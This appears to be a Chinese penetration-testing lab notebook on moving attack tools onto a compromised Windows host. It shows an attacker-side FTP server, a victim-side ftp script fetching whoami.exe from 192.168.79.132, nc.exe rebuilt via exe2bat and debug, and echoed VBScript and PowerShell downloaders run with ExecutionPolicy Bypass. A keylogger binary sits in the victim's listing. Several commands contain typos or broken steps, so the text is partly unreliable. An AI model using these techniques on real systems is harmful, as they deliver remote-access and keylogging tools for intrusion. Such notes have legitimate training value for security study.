

开启

```

Transfer successful: 23552 bytes in 1 second, 23552 bytes/s
C:\>dir
dir
2020-03-21 12:11 0 AUTOEXEC.BAT
2020-03-21 12:11 0 CONFIG.SYS
2020-03-21 12:14 <DIR> Documents and Settings
2020-03-21 17:48 <DIR> Inetpub
2020-03-21 18:13 23,552 klogger.exe
2006-04-24 12:59 185,970,722 NETShow56_300.wmv
2020-03-21 16:34 <DIR> Program Files
2020-03-21 12:27 <DIR> Python27
2020-03-21 18:11 66,560 whoami.exe
2020-03-21 17:51 <DIR> WINDOWS
2020-03-21 17:51 5 186,060,834
2020-03-21 17:51 5 38,925,627,392

```

FTP

(客户端)

在使用ftp之前我们需要配置一下服务

```
C:\root\Desktop\My favorite experience> groupadd ftpgroup
C:\root\Desktop\My favorite experience> useradd -g ftpgroup -d/dev/null -s /stc ftpuser
C:\root\Desktop\My favorite experience> pure-pw useradd sl -u ftpuser -d /ftphome
Password:
Enter it again:
C:\root\Desktop\My favorite experience> pure-pw mkdb
C:\root\Desktop\My favorite experience> cd /etc/pure-ftpd/auth/
C:\etc\pure-ftpd\auth> ln -s ../conf/PureDB 68pdb
C:\etc\pure-ftpd\auth> -p /ftphome
bash: -p: 未找到命令
C:\etc\pure-ftpd\auth> mkdir -p /ftphome
C:\etc\pure-ftpd\auth> chown -R ftpuser:ftpgroup /ftphome/
C:\etc\pure-ftpd\auth> /etc/init.d/pure-ftpd restart
Restarting pure-ftpd (via systemctl): pure-ftpd.service.
C:\etc\pure-ftpd\auth>
```

groupadd ftpgroup

useradd -g ftpgroup -d/dev/null -s /stc ftpuser

pure-pw useradd sl -u ftpuser -d /ftphome

设置账号名为 sl，之后会让你输入密码的

pure-pw mkdb

cd /etc/pure-ftpd/auth/

ln -s ../conf/PureDB 68pdb

mkdir -p /ftphome

chown -R ftpuser:ftpgroup /ftphome/

/etc/init.d/pure-ftpd restart



当我们走完这一边流程之后使用 netstat -pantu | grep 21 来查看咱们的ftp服务是否被开启了

```
:~\etc\pure-ftpd\auth> netstat -pantu | grep 21
tcp 0 0 0.0.0.0:21 0.0.0.0:* LISTEN 4182/pure-ftpd (SE
tcp 0 0 0.0.0.0:21 0.0.0.0:* LISTEN 4182/pure-ftpd (SE
:~\etc\pure-ftpd\auth>
```

cp /usr/share/windows-binaries/whoami.exe /ftphome/

把我们需要的exe程序复制到ftphome当中

之后我们通过访问 127.0.0.1:80 来查看ftp web 服务：需要输入你当时设置的账号密码。



( 服务端 )

```
echo open 192.168.79.132 21> ftp.txt
```

```
echo sl>>ftp.txt
```


```
echo toor>ftp.txt
```

```
echo bin>>ftp.txt
```

```
echo GET whoami.exe >> ftp.txt
```

```
echo GET whoami.exe >> ftp.txt
```

从ftp服务中下载whoami.exe



(客户端)

```
wine /usr/share/windows-binaries/exe2bat.exe nc.exe nc.txt
```

## 将nc.exe 转换为二进制程序.txt

[illegible]

(服务端)

找到nc.txt所在地址为 /usr/share/windows-binaries/ 复制全部，但不复制最后两行

之后通过最后两行上传

```
debug<123.hex
```

```
copy 1.dll nc.exe
```

```

2020-03-21 23:18 184,270 123.hex
2020-03-21 12:11 0 AUTOEXEC.BAT
2020-03-21 12:11 0 CONFIG.SYS
2020-03-21 12:14 <DIR> Documents and Settings
2020-03-21 19:15 52 ftp.txt
2020-03-21 17:48 <DIR> Inetpub
2020-03-21 18:13 23,552 klogger.exe
2020-03-21 21:48 38 klogger.txt
2006-04-24 12:59 185,970,722 NETShow56_300.wmv
2020-03-21 16:34 <DIR> Program Files
2020-03-21 12:27 <DIR> Python27
2020-03-21 21:50 44 wage.vbs
2020-03-21 21:50 19 wget
2020-03-21 21:50 933 wget.vbs
2020-03-21 18:44 <DIR> WINDOWS

```

此时123.hex已经是可执行文件了

```
C:\>nc -help
nc -help
[v1.10 NT]
connect to somewhere: nc [-options] hostname port[s] [ports] ...
listen for inbound: nc -l -p port [options] [hostname] [port]
options:
    -d detach from console, stealth mode
    -e prog inbound program to exec [dangerous!!]
    -g gateway source-routing hop point[s], up to 8
    -G num source-routing pointer: 4, 8, 12, ...
    -h this cruft
    -i secs delay interval for lines sent, ports scanned
    -l listen mode, for inbound connects
    -L listen harder, re-listen on socket close
    -n numeric-only IP addresses, no DNS
    -o file hex dump of traffic
    -p port local port number
```



VBSCRIPT ( 不可用 )

```
echo strUrl = WScript.Arguments.Item(0) > wget.vbs
echo StrFile = WScript.Arguments.Item(1) >> wget.vbs
echo Const HTTPREQUEST_PROXYSETTING_DEFAULT = 0 >> wage.vbs
echo Const HTTPREQUEST_PROXYSETTING_PRECONFIG = 0 >> wget.vbs
echo Const HTTPREQUEST_PROXYSETTING_DIRECT = 1 >> wget.vbs
echo Const HTTPREQUEST_PROXYSETTING_PROXY = 2 >> wget.vbs
echo Dim http, varByteArray, strData, strBuffer, lngCounter, fs, ts >> wget.vbs
echo Err.Clear >> wget.vbs
echo Set http = Nothing >> wget.vbs
echo Set http = CreateObject("WinHttp.WinHttpRequest.5.1") >> wget.vbs
echo If http Is Nothing Then Set http = CreateObject ("WinHttp.WinHttpRequest") >> wget.vbs
echo If http Is Nothing Then Set http = CreateObject ("MSXML2.ServerXMLHTTP") >> wget.vbs
echo If http Is Nothing Then Set http = CreateObject ("Microsoft.XMLHTTP") >> wget.vbs
echo http.Open "GET", strURL, False >> wget.vbs
echo http.Send >> wget.vbs
echo varByteArray = http.ResponseBody >> wget.vbs
echo Set http = Nothing >> wget.vbs
echo Set fs = CreateObject("Scripting.FileSystemObject") >> wget.vbs
echo Set fs = fs.CreateTextFile(StrFile, True) >> wget.vbs
echo strData = "" >> wget.vbs
echo strBuffer = "" >> wget.vbs
echo For lngCounter = 0 to UBound(varByteArray) >> wget.vbs
echo ts.Write Chr(255 And Ascb(Midb(varByteArray,lngCounter + 1 , 1))) >> wget.vbs
echo Next >> wget.vbs
echo ts.Close >> wget.vbs
```

cscript wget.vbs <http://192.168.79.132/whomai.exe>

将whomai.exe下载。

POWERSHELL ( 不可用 )

( 服务端 )

```
$storageDir = $pwd
$webclient = New-Object System.Net.WebClient
$url = "http://192.168.79.132/whoami.exe"
$file = "new-exploit.exe"
$webclient.DownloadFile($url,$file)
```

shell.exe -ExecutionPolicy Bypass -NoLogo -NonInteractive -NoProfile -File wget.ps1

C:\>shell.exe -ExecutionPolicy Bypass -NoLogo -NonInteractive -NoProfile -File wget.ps1  
该版本的 C:\shell.exe 与你运行的 Windows 版本不兼容。请查看计算机的系统信息，然后联系软件发布者。